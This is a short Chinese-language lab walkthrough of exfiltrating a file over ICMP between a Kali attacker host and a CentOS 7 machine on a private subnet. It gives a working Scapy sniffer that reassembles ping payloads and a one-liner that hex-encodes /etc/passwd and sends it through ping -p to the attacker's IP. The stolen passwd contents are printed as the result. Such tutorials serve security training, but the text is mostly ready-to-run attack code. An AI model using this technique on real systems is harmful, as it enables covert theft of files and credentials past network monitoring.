
1、环境

```
Kali：192.168.174.158
Cen7：192.168.174.139
```

2、Kali运行脚本

```
vim ICMP.py
修改 eth0 为自己网卡的名称
```





```
import sys

try:
    from scapy.all import *
except:
    print("Scapy not found, please install scapy: pip install scapy")
    sys.exit(0)

def process_packet(pkt):
    if pkt.haslayer(ICMP):
        if pkt[ICMP].type == 8:
            data = pkt[ICMP].load[-4:]
            print(f'{data.decode("utf-8")}', flush=True, end="", sep="")

sniff(iface="eth0", prn=process_packet)
```

```
执行脚本
```




3、Cen7传输文件

```
xxd -p -c 4 /etc/passwd | while read line; do ping -c 1 -p $line 192.168.174.158; done
```

```
[ @master ~]$ xxd -p -c 4 /etc/passwd | while read line; do ping -c 1 -p $line 192.168.174.158; done
```

4、Kali成功接收文件


(root㉿fzf)-[~/桌面]
python3 ICMP.py
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nolo
gin